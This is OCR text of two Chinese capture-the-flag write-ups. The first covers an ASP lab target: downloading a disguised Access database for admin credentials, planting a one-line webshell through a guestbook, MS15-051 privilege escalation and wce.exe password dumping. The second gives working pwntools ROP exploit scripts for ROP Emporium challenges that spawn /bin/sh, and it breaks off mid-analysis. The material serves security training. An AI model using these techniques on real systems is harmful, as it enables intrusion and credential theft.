1.把数据库的名字进行修改，并且放到很深的目录下面。

2.把数据库的扩展名修改为asp或者asa等不影响数据库查询的名字。但是有时候修改为asp或者asa以后仍然可以被下载。用网络蚂蚁或者网际快车。

3.在数据库文件名前加#，如#admin.mdb

另类补救

在数据库文件名前加%29，如%29admin.mdb，这样别人即使用网际快车也无法下载。

这 3 点防数据库下载的措施:


1.修改默认数据库名，修改存放目录

2.把 access 数据库的 .MDB 扩展名修改为 asp、asa ，不影响下载

3.数据库名加 # 防止被下载，但是可以通过 %23 = # 形式下载

既然有这篇文章，我估计肯定采用了其中一种方法进行了加固，那我也顺势接着这些方法去发现。


先尝试修改为 asp 扩展名，果不然出现了内容，那我只要把该 asp 文件下载下来再改名为 mdb 文件，进行读取



成功得到 eweb 后台账号密码

用户名：Admin

密码：29767143




后来发现首页底部其实也存在密码，所以优秀的信息收集能力，其实也能很好的辅助我们

接下来就利用 eweb 漏洞来上传 webshell，至于怎么上传，这边就不提及了，虽然本文比较照顾小白，但照顾的是思路，对于这种“烂大街”的漏洞就不细

说了。

真有不清楚，可访问文章：

http://blog.sina.com.cn/s/blog_7fe448c70101e70y.html




5.看到此处可能大家就觉得是不是有点太 low 了。

这边重点要讲的不是上面通过 eweb 的方式。

之前我们发现靶机把 .mdb 加固成了 .asp，理论上防止了被下载，但是忽略掉了如果把 asp 一句话写入进了数据库，保存在数据库文件内，那也就是 asp 文件，那么这个数据库 asp 文件就变成了一句话的木马文件了。

发现首页存在我要留言板块，该板块调用的是 web 跟目录底下的 ebook/index.asp 文件

故知道存在 ebook 目录，关于留言板相关内容也都应该存放在该目录底下，包括写入进去的留言的数据库文件





尝试把一句话木马写入数据库

内容进入，接下来需要做的就是找到该数据库文件

对 ebook 目录进行扫描，发现 db 目录，猜数据库文件名字，发现为

http://172.16.1.112/ebook/db/ebook.asp





6、提权


权限不够，提权来凑

之前那篇文章提权采用 ms15-077，同样在该靶机上也可以提权成功

但咱也不能老用那 1 个 exp，所以这次咱换一个 1 个 ms15-051 试试。

执行了但是没内容输出

后来找了下 ms15-051 的 exp 相关信息，发现得配合菜刀的自写脚本功能使用




提权成功

但这边再给大家介绍一款工具：wce.exe


1 个不错的 HASH 注入工具可读明文密码我们在不修改密码进入系统的情况下，获取密码进入系统。

获取明文密码方法如下，更多详细的内容可自行百度



桌面 flag.exe 内 flag 一枚

Base64 解码得之



至此 ASP 靶机攻击结束

该靶机整体难度比较小，在线下赛中基本会被打花，但切记务乱操作导致靶机无法正常使用。

ROP Emporium 挑战 WP

原创： giantbranch 信安之路 2017-12-22

ROP Emporium 挑战是用来学习 ROP 技术的一系列挑战，本文就对于其中涉及的所有挑战记录一下 wirte up。

下载地址：

https://ropemporium.com/

虽然说简单，但是后面 badchar 后面的 rop 还是学到了不少东西的~

程序默认开启 nx

CANARY : disabled

FORTIFY : disabled

NX : ENABLED


PIE : disabled

RELRO : Partial

如果是 so 就多开了个 PIE

ret2win

直接覆盖返回地址为 win 函数



32 位版

```python
# -*- coding: utf-8 -*-
from pwn import *
p = process('./ret2win32')
p.recvuntil("> ")
win = 0x8048659
payload = "a" * 44 + p32(win)
p.sendline(payload)
p.interactive()
```


split

这次有个函数执行 /bin/ls

我们看看字符串，刚好有个 /bin/cat flag.txt


```
# strings ./split
......
Exiting
Contriving a reason to ask user for data...
/bin/ls
:*3$"
/bin/cat flag.txt
......
```


exp

split32

callme

就是依次调用 callmeone，two，three，参数是 1，2，3 就行



callme32

32 位，栈上传参而已

write4

这个的话没有 /bin/cat flag.txt 字符串了，那么这就需要我们写到内存了

加入我们想用 fgets 写到内存需要 3 个参数，但是 gadgets 里面没有 pop rdx 的，那么就不能给第三个参数传参，那么我们可以找其他方法，通过汇编的 mov 看看有什么组件

我选择了下面两个，目标地址写到 bss

0x0000000000400820 : mov qword ptr [r14], r15 ; ret


0x0000000000400890 : pop r14 ; pop r15 ; ret

我们先写个 cat flag.txt 试试

```python
# -*- coding: utf-8 -*-
from pwn import *
p = process('./write4')
p.recvuntil("> ")
# ROPgadget --binary ./write4 --only "mov|ret"
# 0x0000000000400820 : mov qword ptr [r14], r15 ; ret
mov_r14_r15 = 0x0000000000400820
# ROPgadget --binary ./write4 --only "pop|ret"
# 0x0000000000400890 : pop r14 ; pop r15 ; ret
pop_r14_r15_ret = 0x0000000000400890
pop_rdi_ret = 0x0000000000400893
bss_addr = 0x0000000000601060
call_system = 0x4005E0
cat_flag = ["cat flag",".txt".ljust(8, "\x00")]

payload = "a" * 40
for x in xrange(0, 2):
    payload += p64(pop_r14_r15_ret)
    payload += p64(bss_addr + x * 8)
    payload += cat_flag[x]
    payload += p64(mov_r14_r15)

payload += p64(pop_rdi_ret)
payload += p64(bss_addr)
payload += p64(call_system)

p.sendline(payload)
p.interactive()
```


我们直接写个 sh 试试，只贴 payload

当然你改成 /bin/sh\x00 也可以



write432

这个也是类似的


```python
# -*- coding: utf-8 -*-
from pwn import *
p = process('./write432')
p.recvuntil("> ")
# ROPgadget --binary ./write432 --only "mov|ret"
# 0x08048670 : mov dword ptr [edi], ebp ; ret
mov_edi_ebp = 0x08048670
# ROPgadget --binary ./write432 --only "pop|ret"
# 0x080486da : pop edi ; pop ebp ; ret
pop_edi_ebp_ret = 0x080486da
call_system = 0x08048430
bss_addr = 0x0804a040
sh = "sh\x00\x00"


payload = "a" * 44
payload += p32(pop_edi_ebp_ret)
payload += p32(bss_addr)
payload += sh
payload += p32(mov_edi_ebp)
payload += p32(call_system)
payload += "aaaa"
payload += p32(bss_addr)

p.sendline(payload)
p.interactive()
```

badchars

一开始一看这么简单，badchars 是这几个，但是有个 b 和 s，我们就不能 /bin/sh 了

那我们就要对 payload 加密，之后运行的时候再解密了

按照官方的提示，是要 xor 加密，之后再用 gadgets 解密

首先可以找下可以用于异或的数字，找 10 以内的

```python
# -*- coding: utf-8 -*-
badchars = [98, 105, 99, 47, 32, 102, 110, 115]
bin_sh = "/bin/sh\x00"
xorNum = 1
while 1:
    for x in bin_sh:
        tmp = ord(x) ^ xorNum
        if tmp in badchars:
            xorNum = xorNum + 1
            break
        if x == "\x00":
            xorNum = xorNum + 1
            print xorNum
    if xorNum == 10:
        break
```


运行结果，那我们选个 3 吧，有时候传不过去的话可能这个 ascii 代表传输结束什么的，

```
3
4
6
10
[Finished in 0.1s]
```


我们通过 ROPgadget，找到一些组件，先将我们的 /bin/sh 写到 bss，再去解密，再执行

```python
# -*- coding: utf-8 -*-
from pwn import *

p = process("./badchars")
elf = ELF("./badchars")

plt_puts = elf.plt["puts"]
# 0x0000000000400b39 : pop rdi ; ret
pop_rdi_ret = 0x0000000000400b39
call_system = 0x4009E8
bss_addr = 0x601080
# ROPgadget --binary ./badchars --only "|pop|mov|xor|ret"
# 0x0000000000400b3b : pop r12 ; pop r13 ; ret
# 0x0000000000400b34 : mov qword ptr [r13], r12 ; ret
# 0x0000000000400b40 : pop r14 ; pop r15 ; ret
# 0x0000000000400b30 : xor byte ptr [r15], r14b ; ret
pop_r12_r13_ret = 0x0000000000400b3b
mov_r12_r13_ret = 0x0000000000400b34
pop_r14_r15_ret = 0x0000000000400b40
xor_r15_r14_ret = 0x0000000000400b30
bin_sh = "/bin/sh\x00"
xor_bin_sh = ""
for x in bin_sh:
    xor_bin_sh += chr(ord(x) ^ 3)

p.recvuntil("> ")
payload = 'a' * 40
# mov xor_bin_sh to bss_addr
payload += p64(pop_r12_r13_ret)
payload += xor_bin_sh
payload += p64(bss_addr)
payload += p64(mov_r12_r13_ret)

# xor bss_addr's with r14
for x in xrange(0, len(xor_bin_sh)):
    payload += p64(pop_r14_r15_ret)
    payload += p64(3)
    payload += p64(bss_addr + x)
    payload += p64(xor_r15_r14_ret)

# exec system("/bin/sh\x00")
payload += p64(pop_rdi_ret)
payload += p64(bss_addr)
payload += p64(call_system)

p.sendline(payload)

p.interactive()
```


badchars32

这个也用 xor 吧，这次我们异或 0xff

```python
# -*- coding: utf-8 -*-
from pwn import *
p = process('./badchars32')
p.recvuntil("> ")
# ROPgadget --binary ./badchars32 --only "mov|ret"
# 0x08048893 : mov dword ptr [edi], esi ; ret
mov_edi_esi = 0x08048893
# ROPgadget --binary ./badchars32 --only "xor|ret"
# 0x08048890 : xor byte ptr [ebx], cl ; ret
xor_ebx_cl = 0x08048890
# ROPgadget --binary ./badchars32 --only "pop|ret"
# 0x08048896 : pop ebx ; pop ecx ; ret
# 0x08048899 : pop esi ; pop edi ; ret
pop_ebx_ecx_ret = 0x08048896
pop_esi_edi_ret = 0x08048899
call_system = 0x080484E0
bss_addr = 0x0804a040
sh = "/bin/sh\x00"
xorsh = ""
xorNum = 0xff
for x in sh:
    xorsh += chr(ord(x) ^ xorNum)

# raw_input()

payload = "a" * 44

# write xorsh to bss
payload += p32(pop_esi_edi_ret)
payload += xorsh[0:4]
payload += p32(bss_addr)
payload += p32(mov_edi_esi)

payload += p32(pop_esi_edi_ret)
payload += xorsh[4:8]
payload += p32(bss_addr+4)
payload += p32(mov_edi_esi)

# xor
for x in xrange(0,len(sh)):
    payload += p32(pop_ebx_ecx_ret)
    payload += p32(bss_addr + x)
    payload += p32(xorNum)
    payload += p32(xor_ebx_cl)

payload += p32(call_system)
payload += "aaaa"
payload += p32(bss_addr)

p.sendline(payload)
p.interactive()
```

fluff

来到这的时候已经没有了 mov 指令了，但下面的吸引了我

mov dword ptr [rdx], ebx ; pop r13 ; pop r12 ; xor byte ptr [r10], r12b ; ret

再找一下给 rdx 赋值的，但我们没法操作 rdx 啊

再找找，找不到啊

看下别人的 wp，原来还有个 --depth 的参数

ROPgadget --binary ./fluff --depth 20

我们就选用这条 mov


0x000000000040084d : pop rdi ; mov qword ptr [r10], r11 ; pop r13 ; pop r12 ; xor byte ptr [r10], r12b ; ret

但找不到 pop r10，r11 啊，返回空

 # ROPgadget --binary ./fluff --depth 20 | grep "pop r10"

 # ROPgadget --binary ./fluff --depth 20 | grep "pop r11"

直接找看看 r11 相关的




最后两个不就可以通过 r12 赋值给 r11 吗，在查下 r12，有 pop 可以

